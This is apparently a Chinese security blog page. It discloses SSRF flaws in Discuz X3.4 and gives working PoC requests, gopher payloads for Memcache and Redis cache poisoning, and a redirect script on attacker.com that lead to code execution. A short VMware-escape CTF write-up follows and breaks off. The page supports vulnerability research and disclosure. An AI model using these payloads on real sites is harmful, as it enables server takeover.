另外注意一点，这里代码中的 curl 选项配置跟随跳转：

```
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
```

众所周知，跟随跳转在 SSRF 中可以 bypass 请求协议限制（虽然这里并没有）。除此之外，由于 Dz 中_xss_check函数会检查 url 中的特殊字符，如果检查到某些特殊字符就会进行拦截，因此还可以利用跟随跳转来绕过 url 中不能出现特殊字符的限制：

```
private function _xss_check() {

    static $check = array('"', '>', '<', '\'', '(', ')', 'CONTENT-TRANSFER-ENCODING');

    if(isset($_GET['formhash']) && $_GET['formhash'] !== formhash()) {
        system_error('request_tainting');
    }

    if($_SERVER['REQUEST_METHOD'] == 'GET' ) {
        $temp = $_SERVER['REQUEST_URI'];
    } elseif(empty ($_GET['formhash'])) {
        $temp = $_SERVER['REQUEST_URI'].file_get_contents('php://input');
    } else {
        $temp = '';
    }

    if(!empty($temp)) {
        $temp = strtoupper(urldecode(urldecode($temp)));
        foreach ($check as $str) {
            if(strpos($temp, $str) !== false) {
                system_error('request_tainting');
            }
        }
    }

    return true;
}
```

寻找漏洞

所以如果想再找一个 SSRF 的思路就有了，直接找哪些地方调用了 dfsockopen 并且 url 参数可控的即可。去年 10 月份的时候更新了两个关于 SSRF 的补丁：

- https://gitee.com/ComsenzDiscuz/DiscuzX/commit/19fd20f7420397b88278ac1a0dae65fe50012506
- https://gitee.com/ComsenzDiscuz/DiscuzX/commit/76a3c77c979f92dc1633ae581b5359db76096593

可以看到官方的修补办法都是简单粗暴，直接关闭对应的功能或者把功能仅限于对管理员开放。所以除了上面的两个已经被修补外，我粗略找了下，又发现了两个。

imgcropper SSRF

source/class/class_image.php image类init方法

```
function init($method, $source, $target, $nosuffix = 0) {
    global $_G;

    $this->errorcode = 0;
    if(empty($source)) {
        return -2;
    }
    $parse = parse_url($source);
    if(isset($parse['host'])) {
        if(empty($target)) {
            return -2;
        }
        $data = dfsockopen($source);
        $this->tmpfile = $source = tempnam($_G['setting']['attachdir'].'./temp/', 'tmpimg_');
        if(!$data || $source === FALSE) {
            return -2;
        }
        file_put_contents($source, $data);
    }
    ......
}
```

再找哪些地方调用了image类的init方法，发现image类的Thumb、Cropper、Watermark方法都调用了init。比如Thumb：

```
function Thumb($source, $target, $thumbwidth, $thumbheight, $thumbtype = 1, $nosuffix = 0) {
    $return = $this->init('thumb', $source, $target, $nosuffix);
    ......
}
```

所以再找哪些地方调用了image类的Thumb方法，最终发现：

source/module/misc/misc_imgcropper.php 52-57行：

```
    require_once libfile('class/image');
    $image = new image();
    $prefix = $_GET['picflag'] == 2 ? $_G['setting']['ftp']['attachurl'] : $_G['setting']['attachurl'];
    if(!$image->Thumb($prefix.$_GET['cutimg'], $cropfile, $picwidth, $picheight)) {
       showmessage('imagepreview_errorcode_'.$image->errorcode, null, null, array('showdialog' => true,
'closetime' => true));
    }
```

下断点调试发现 $_G['setting']['ftp']['attachurl'] 的值为 /，而 $_G['setting']['attachurl'] 的值是 data/attachment/。所以似乎 $prefix 为 / 才有 SSRF 利用的可能。

一开始构造 cutimg=/10.0.1.1/get，这样 $url 的值就为 //10.0.1.1/get，按道理来说这应该算是一个正常的 url，但是结果却请求失败了。

仔细跟进 _dfsockopen 发现，在 PHP 环境安装有 cURL 时，进入 curl 处理的代码分支，直到这里：

```
curl_setopt($ch, CURLOPT_URL, $scheme.'://'.($ip ? $ip : $host).($port ? ':'.$port : '').$path);
```

$scheme、$host、$port、$path 都是 parse_url 解析 url 参数后的对应的值，而对像 //10.0.1.1/get 这样的 url 解析时，$scheme 的值是 null，因此最后拼接的结果是 ://10.0.1.1/get，没有协议，curl 最后对这种url的请求会自动在前面加上 HTTP://，结果就变成了请求 HTTP://://10.0.1.1/get，这种 url 在我的环境中会导致 curl 报错。

所以我去掉了 curl 扩展，让 _dfsockopen 函数代码走 socket 发包的流程，踩了 parse_url 和 Dz 代码的一些坑点（这里就不展开了，有兴趣的同学调下代码就知道了），最后发现像这样构造可以成功：


```
cutimg=/:@localhost:9090/dz-imgcropper-ssrf
```

poc:

```
POST /misc.php?mod=imgcropper&picflag=2&cutimg=/:@localhost:9090/dz-imgcropper-ssrf HTTP/1.1
Host: ubuntu-trusty.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: xkmD_2132_sid=E5sbVr; xkmD_2132_saltkey=m6Y8022s; xkmD_2132_lastvisit=1521612483; xkmD_2132_lastact
```


```
=1521624907%09misc.php%09imgcropper; xkmD_2132_home_readfeed=1521616105; xkmD_2132_seccode=1.ecda87c
571707d3f92; xkmD_2132_ulastactivity=a0f4A9CWpermv2t0GGOrf8%2BzCf6dZyAoQ3Sto7ORINqJeK4g3xcX; xkmD_
2132_auth=40a4BIESn2PZVmGftNQ2%2BD1ImxpYr0HXke37YiChA2ruG6OryhLe0bUg53XKlioysCePIZGEO1jmlB1L4qbo;
XG8F_2132_sid=fKyQMr; XG8F_2132_saltkey=U7lxxLwx; XG8F_2132_lastvisit=1521683793; XG8F_2132_lastact
=1521699709%09index.php%09; XG8F_2132_ulastactivity=200fir8BflS1t8ODAa3R7YNsZTQ1k262ysLbc9wdHRzbPnMZ%
2BOv7; XG8F_2132_auth=3711UP00sKWDx2Vo1DtO17C%2FvDfrelGOrwhtDmwu5vBjiXSHuPaFVJ%2FC%2BQi1mw4v4pJ66
jx6otRFKfU03cBy; XG8F_2132_lip=172.16.99.1%2C1521688203; XG8F_2132_nofavfid=1; XG8F_2132_onlineuser-
num=3; XG8F_2132_sendmail=1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 36

imgcroppersubmit=1&formhash=f8472648
```

此时 url 即为//:@localhost:9090/dz-imgcropper-ssrf。SSRF 请求成功：



通过这种方式进行构造利用的话，不太需要额外的限制条件（只要求服务端 PHP 环境没有安装 curl 扩展），但是只能发 HTTP GET 请求，并且服务端不跟随跳转。漏洞危害有限。

后来 l3m0n 师傅也独立发现了这个漏洞，并且他发现较高版本的 curl 是可以成功请求 HTTP://:/ 的，较高版本的 curl 会将这种 url 地址解析到 127.0.0.1 的 80 端口：



最后他再利用之前 PHP parse_url 的解析 bug（ https://bugs.php.net/bug.php?id=73192 ），及利用 parse_url 和 curl 对 url 的解析差异，成功进行 302 跳转到任意恶意地址，最后再 302 跳转到 gopher 就做到发送任意数据包。详情可以参考 l3m0n 的博客：

Discuz x3.4前台SSRF – l3m0n – 博客园

但是这种利用方式对 PHP、curl 版本都有特殊的要求，而且要服务端环境接受空 Host 的请求。总的来说，imgcropper SSRF 仍然比较鸡肋。

Weixin Plugin SSRF

source/plugin/wechat/wechat.class.php WeChat类syncAvatar方法：

```
static public function syncAvatar($uid, $avatar) {

    if(!$uid || !$avatar) {
        return false;
    }

    if(!$content = dfsockopen($avatar)) {
        return false;
    }

    $tmpFile = DISCUZ_ROOT.'./data/avatar/'.TIMESTAMP.random(6);
    file_put_contents($tmpFile, $content);

    if(!is_file($tmpFile)) {
        return false;
    }

    $result = uploadUcAvatar::upload($uid, $tmpFile);
    unlink($tmpFile);

    C::t('common_member')->update($uid, array('avatarstatus'=>'1'));

    return $result;
}
```

source/plugin/wechat/wechat.inc.php 中调用了WeChat::syncAvatar，直接用$_GET['avatar']作为参数传进去：

```
......

elseif(($ac == 'register' && submitcheck('submit') || $ac == 'wxregister') && $_G['wechat']['setting']['wechat_allowregister']) {

        ......

        $uid = WeChat::register($_GET['username'], $ac == 'wxregister');

        if($uid && $_GET['avatar']) {
            WeChat::syncAvatar($uid, $_GET['avatar']);
        }

}
```

不过因为这里用到了微信登录的插件，所以要利用的话需要目标站开启微信登录：

这里 SSRF 的构造很简单，直接在avatar参数构造 url 即可（只是注意wxopenid参数每次请求都要足够随机保证没有重复，如果重复的话代码是无法走到发起请求的逻辑的）：

poc:

```
http://target/plugin.php?id=wechat:wechat&ac=wxregister&username=vov&avatar=http://localhost:9090/dz-weixin-plugin-ssrf&wxopenid=dont_be_evil
```

```
vagrant@vagrant-ubuntu-trusty-64:~$ nc -n -vv -l -p 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [127.0.0.1] port 9090 [tcp/*] accepted (family 2, sport 58643)
GET /dz-weixin-plugin-ssrf HTTP/1.0
Accept: */*
Accept-Language: zh-cn
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:59.0) Gecko/20100101 Firefox/59.0
Host: localhost:9090
Connection: Close
Cookie:
```

Dz SSRF getshell

乌云关闭前 Jannock 给 Dz 交过需要一定条件命令执行的漏洞，当时由于漏洞还未公开乌云就已关闭所以具体的细节我已不得而知。不过我后来从网上各处搜罗查找资料，发现 chengable 写的一篇分析那个漏洞文章：discuz利用ssrf+缓存应用getshell漏洞分析 – CHENGABLE BLOG ，从而知道是用 SSRF 篡改缓存从而 getshell。本着学习的态度，我搭环境调试了这个精彩的漏洞利用方式，并且发现除了 Redis，攻击 Memcache 也是可以的，只不过要多踩一个坑。

先说结论：Dz 由 dfsockopen 函数导致的 SSRF，如果要 getshell，目标站需要满足以下几个条件：

1.服务端 PHP 环境安装有 curl 扩展（为了通过 curl 使用 gopher 协议）
2.使用 Memcache 或未设置密码认证的 Redis 进行缓存

由于 imgcropper SSRF 利用限制较多，所以这里我用 Weixin Plugin SSRF进行演示。

SSRF 攻击 Memcache

Dz 整合 Memcache 配置成功后，默认情况下网站首页右下角会出现MemCache On的标志：

Dz 在安装的时候，对于缓存中的键名加了随机字符串作为前缀。所以如果 SSRF 要攻击 Memcache，第一个问题是，如何找到正确的键名?

install/index.php 345–357行：

```
        $uid = DZUCFULL ? 1 : $adminuser['uid'];
        $authkey = md5($_SERVER['SERVER_ADDR'].$_SERVER['HTTP_USER_AGENT'].$dbhost.$dbuser.
$dbpw.$dbname.$username.$password.$pconnect.substr($timestamp, 0, 8)).random(18);
        $_config['db'][1]['dbhost'] = $dbhost;
        $_config['db'][1]['dbname'] = $dbname;
        $_config['db'][1]['dbpw'] = $dbpw;
        $_config['db'][1]['dbuser'] = $dbuser;
        $_config['db'][1]['tablepre'] = $tablepre;
        $_config['admincp']['founder'] = (string)$uid;
        $_config['security']['authkey'] = $authkey;
        $_config['cookie']['cookiepre'] = random(4).'_';
        $_config['memory']['prefix'] = random(6).'_';

        save_config_file(ROOT_PATH.CONFIG, $_config, $default_config);
```

这是 Dz 在安装的时候的一段代码，这段代码设置了 authkey、Cookie 前缀以及缓存键名前缀，其中用到了random函数生成随机字符串。所以跟进这个random：

```
function random($length) {
    $hash = '';
    $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz';
    $max = strlen($chars) - 1;
    PHP_VERSION < '4.2.0' && mt_srand((double)microtime() * 1000000);
    for($i = 0; $i < $length; $i++) {
        $hash .= $chars[mt_rand(0, $max)];
    }
    return $hash;
}
```

可以发现，如果 PHP 版本大于 4.2.0，那么 mt_rand 随机数的种子是不变的。也就是说，生成 authkey、Cookie 前缀以及缓存键名前缀时调用的 mt_rand 用的都是同一个种子，而 Cookie 前缀是已知的，通过观察 HTTP 请求就可以知道。因此，随机数播种的种子可以被缩到一个极小的范围内进行猜解。这里可以用 php_mt_seed 进行种子爆破。

通过 mt_rand 种子的猜解，缓存键名前缀的可能性从 62^6 缩小到不到 1000 个，这就完全属于可以爆破的范畴了。对猜解出来的所有可能的缓存键名前缀分别构造 SSRF 请求发送到服务器，最后即能更改某一键名对应的键值。

Memcache　缓存键名的问题解决了，接下来的问题是，缓存数据被加载到哪了？如何通过修改缓存数据来 getshell?

这一部分的思路就可以直接参照 chengable 写的那篇文章了，output_replace 函数细节有略微变化，但大体思路是一致的，所以我也不再赘述了。最后准备用 gopher 协议构造 SSRF 的 payload。写这样一段代码（先假设缓存键名前缀是 IwRW7l）：

```
<?php

$_G['setting']['output']['preg']['search']['plugins'] = '/.*/';
$_G['setting']['output']['preg']['replace']['plugins'] = 'phpinfo()';
$_G['setting']['rewritestatus'] = 1;

$memcache = new Memcache;
$memcache->connect('localhost', 11211) or die ("Could not connect");
$memcache->set('IwRW7l_setting', $_G['setting']);
```

运行这段 PHP 代码，同时抓包，然后将数据包改成 gopher 的形式，即：

```
gopher://localhost:11211/_set%20IwRW7l_setting%201%200%20161%0d%0aa%3A2%3A%7Bs%3A6%3A%22output%22%3Ba%3A1%3A%7Bs%3A4%3A%22preg%22%3Ba%3A2%3A%7Bs%3A6%3A%22search%22%3Ba%3A1%3A%7Bs%3A7%3A%22plugins%22%3Bs%3A4%3A%22%2F.*%2F%22%3B%7Ds%3A7%3A%22replace%22%3Ba%3A1%3A%7Bs%3A7%3A%22plugins%22%3Bs%3A9%3A%22phpinfo()%22%3B%7D%7D%7Ds%3A13%3A%22rewritestatus%22%3Bi%3A1%3B%7D
```

但是直接用它去 SSRF 是不可以的，会被_xss_check检测到特殊字符而被拒绝请求：


所以利用这里请求跟随跳转的特点，在自己的远程服务器上放类似于这样的一个脚本：

```
<?php

$url = base64_decode($_REQUEST['url']);
header( "Location: " . $url );
```

这样就可以将 SSRF URL 进行 base64 编码从而规避_xss_check的检测。

```
http://target/plugin.php?id=wechat:wechat&ac=wxregister&username=vov&avatar=http%3A%2F%2Fattacker.com%2F302.php%3Furl%3DZ29waGVyOi8vbG9jYWxob3N0OjExMjExL19zZXQlMjBJd1JXN2xfc2V0dGluZyUyMDElMjAwJTIwMTYxJTBkJTBhYSUzQTIlM0ElN0JzJTNBNiUzQSUyMm91dHB1dCUyMiUzQmElM0ExJTNBJTdCcyUzQTQlM0ElMjJwcmVnJTIyJTNCYSUzQTIlM0ElN0JzJTNBNiUzQSUyMnNlYXJjaCUyMiUzQmElM0ExJTNBJTdCcyUzQTclM0ElMjJwbHVnaW5zJTIyJTNCcyUzQTQlM0ElMjIlMkYuKiUyRiUyMiUzQiU3RHMlM0E3JTNBJTIycmVwbGFjZSUyMiUzQmElM0ExJTNBJTdCcyUzQTclM0ElMjJwbHVnaW5zJTIyJTNCcyUzQTklM0ElMjJwaHBpbmZvKCklMjIlM0IlN0QlN0QlN0RzJTNBMTMlM0ElMjJyZXdyaXRlc3RhdHVzJTIyJTNCaSUzQTElM0IlN0Q%253D&wxopenid=xxxyyy
```


再访问/forum.php?mod=ajax&action=getthreadtypes&inajax=yes，即可看到phpinfo()代码已被执行：




由于缓存被暴力篡改，会导致网站无法正常运行。恢复正常办法是刷新缓存。用上面的思路直接一次getshell 后执行以下命令，网站就可以恢复正常：

```
echo -e 'flush_all' | nc localhost 11211
```

最后我写了个将上述整个过程自动化 getshell 的脚本：






SSRF 攻击 Redis

类似地，Dz 整合 Redis 配置成功后，默认情况下网站首页右下角会出现Redis On的标志：

SSRF 攻击 Redis 步骤实际上就比攻击 Memcache 简单了，因为 Redis 支持 lua 脚本，可以直接用 lua 脚本获取缓存键名而无需再去猜解前缀。当然能成功攻击的前提是 Redis 没有配置密码认证，Discuz requirepass 那一项为空：



Redis 交互命令行执行 lua 脚本：

```
eval "local t=redis.call('keys','*_setting'); for i,v in ipairs(t) do redis.call('set', v, 'a:2:{s:6:\"output\
";a:1:{s:4:\"preg\";a:2:{s:6:\"search\";a:1:{s:7:\"plugins\";s:4:\"/.*/\";}s:7:\"replace\";a:1:{s:7:
\"plugins\";s:9:\"phpinfo()\";}}}s:13:\"rewritestatus\";i:1;}') end; return 1;" 0
```

```
127.0.0.1:6379> eval "local t=redis.call('keys','*_setting'); for i,v in ipairs(t) do redis.call('set
', v, 'a:2:{s:6:\"output\";a:1:{s:4:\"preg\";a:2:{s:6:\"search\";a:1:{s:7:\"plugins\";s:4:\"/.*/\";}s
:7:\"replace\";a:1:{s:7:\"plugins\";s:9:\"phpinfo()\";}}}s:13:\"rewritestatus\";i:1;}') end; return 1
;" 0
(integer) 1
```

同样地，对这个过程抓包，将数据包改成 gopher 的形式：

```
gopher://localhost:6379/_*3%0d%0a%244%0d%0aeval%0d%0a%24264%0d%0alocal%20t%3Dredis.call
('keys'%2C'*_setting')%3B%20for%20i%2Cv%20in%20ipairs(t)%20do%20redis.call('set'
%2C%20v%2C%20'a%3A2%3A%7Bs%3A6%3A%22output%22%3Ba%3A1%3A%7Bs%3A4%3A%22preg%22%3Ba%
3A2%3A%7Bs%3A6%3A%22search%22%3Ba%3A1%3A%7Bs%3A7%3A%22plugins%22%3Bs%3A4%3A%22%
2F.*%2F%22%3B%7Ds%3A7%3A%22replace%22%3Ba%3A1%3A%7Bs%3A7%3A%22plugins%22%3Bs%3A9%
3A%22phpinfo()%22%3B%7D%7D%7Ds%3A13%3A%22rewritestatus%22%3Bi%3A1%3B%7D')%20end%3B%
20return%201%3B%0d%0a%241%0d%0a0%0d%0a
```

SSRF 利用：

```
http://target/plugin.php?id=wechat:wechat&ac=wxregister&username=vov&avatar=http%3A%
2F%2Fattacker.com%2F302.php%3Furl%3DZ29waGVyOi8vbG9jYWxob3N0OjYzNzkvXyozJTBkJTBh
JTI0NCUwZCUwYWV2YWwlMGQlMGElMjQyNjQlMGQlMGFsb2NhbCUyMHQlM0RyZWRpcy5jYWxsKCdrZXlzJ
yUyQycqX3NldHRpbmcnKSUzQiUyMGZvciUyMGklMkN2JTIwaW4lMjBpcGFpcnModCklMjBkbyUyMHJ
lZGlzLmNhbGwoJ3NldCclMkMlMjB2JTJDJTIwJ2ElM0EyJTNBJTdCcyUzQTYlM0ElMjJvdXRwdXQlMjIlM0
JhJTNBMSUzQSU3QnMlM0E0JTNBJTIycHJlZyUyMiUzQmElM0EyJTNBJTdCcyUzQTYlM0ElMjJzZWFyY2glMjIlM0
JhJTNBMSUzQSU3QnMlM0E3JTNBJTIycGx1Z2lucyUyMiUzQnMlM0E0JTNBJTIyJTJGLiolMkYlMjIlM0IlN0Rz
JTNBNyUzQSUyMnJlcGxhY2UlMjIlM0JhJTNBMSUzQSU3QnMlM0E3JTNBJTIycGx1Z2lucyUyMiUzQnMlM0E5
JTNBJTIycGhwaW5mbygpJTIyJTNCJTdEJTdEJTdEcyUzQTEzJTNBJTIycmV3cml0ZXN0YXR1cyUyMiUzQmk
lM0ExJTNCJTdEJyklMjBlbmQlM0IlMjByZXR1cm4lMjAxJTNCJTBkJTBhJTI0MSUwZCUwYTAlMGQlMGE
%253D&wxopenid=xxxyyyzzz
```

代码即再次执行成功。

修复补丁

https://gitee.com/ComsenzDiscuz/DiscuzX/commit/41eb5bb0a3a716f84b0ce4e4feb41e6f25a980a3

Dz 参照了 WordPress 中的做法，对 url 的请求协议、端口做了白名单检查，并限制了请求 IP 地址不能为除了 localhost 以外的其他内网段地址，更重要的是不再跟随跳转。因此无法再通过 SSRF 利用 gopher 协议攻击 Dz 的缓存服务了。

时间线

- 2018/03/23：向 TSRC 报告两处 SSRF
- 2018/03/26：TSRC 确认漏洞存在，并准备进行漏洞修复
- 2018/04/09 – 2018/08/01：协助 TSRC 进行漏洞修复
- 2018/11/06：DiscuzX 在 gitee 上提交补丁 commit
- 2018/12/09：公开漏洞详情

11 Dec.

Real World CTF 2018 Finals Station-Escape Writeup

作者：bibi

by r3kapig

> RWCTF Final是我们觉得非常不错的一次竞赛，非常贴近实战，其中每道题目都值得深入研究。其中Station-Escape是一道VMWare Workstation逃逸的题目，我们觉得非常cool，所以进行了详细分析，这里非常感谢长亭科技的flyyy师傅贡献的非常优秀的题目和悉心的技术指导。本文分析工作由r3kapig的Ne0和bibi完成。


前置知识

在VMWare中，有一个奇特的攻击面，就是vmtools。vmtools帮助宿主机和客户机完成包括文件传输在内的一系列的通信和交互，其中使用了一种被称为backdoor的接口。backdoor接口是如何和宿主机进行通信的呢，我们观察backdoor函数的实现，可以发现如下代码：

```
MOV EAX, 564D5868h                    /* magic number     */
MOV EBX, command-specific-parameter
MOV CX,  backdoor-command-number
MOV DX,  5658h                        /* VMware I/O Port  */

IN  EAX, DX (or OUT DX, EAX)
```

首先需要明确的是，该接口在用户态就可以使用。在通常环境下，IN指令是一条特权指令，在普通用户态程序下是无法使用的。因此，运行这条指令会让用户态程序出错并陷出到hypervisor层，从而hypervisor层可以对客户机进行相关的操作和处理，因此利用此机制完成了通信。利用backdoor的通信机制，客户机便可以使用RPC进行一系列的操作，例如拖放、复制、获取信息、发送信息等等。

backdoor机制所有的命令和调用方法，基本都是首先设置寄存器、然后调用IN或OUT特权指令的模式。那么我们使用backdoor传输RPC指令需要经过哪些步骤呢？我们以本题涉及到的backdoor操作进行说明：



> 以下内容主要参考（该文档和真实逆向情况略有出入，将会在后文中说明）：
>
> https://sites.google.com/site/chitchatvmback/backdoor

Open RPC channel

> RPC subcommand：00h

调用IN（OUT）前，需要设置的寄存器内容：

```
EAX = 564D5868h - magic number
EBX = 49435052h - RPC open magic number ('RPCI')
ECX(HI) = 0000h - subcommand number
ECX(LO) = 001Eh - command number
EDX(LO) = 5658h - port number
```

返回值：

```
ECX = 00010000h: success / 00000000h: failure
EDX(HI) = RPC channel number
```

该功能用于打开RPC的channel，其中ECX会返回是否成功，EDX返回值会返回一个channel的编号，在后续的RPC通信中，将使用该编号。这里需要注意的是，在单个虚拟机中只能同时使用8个channel

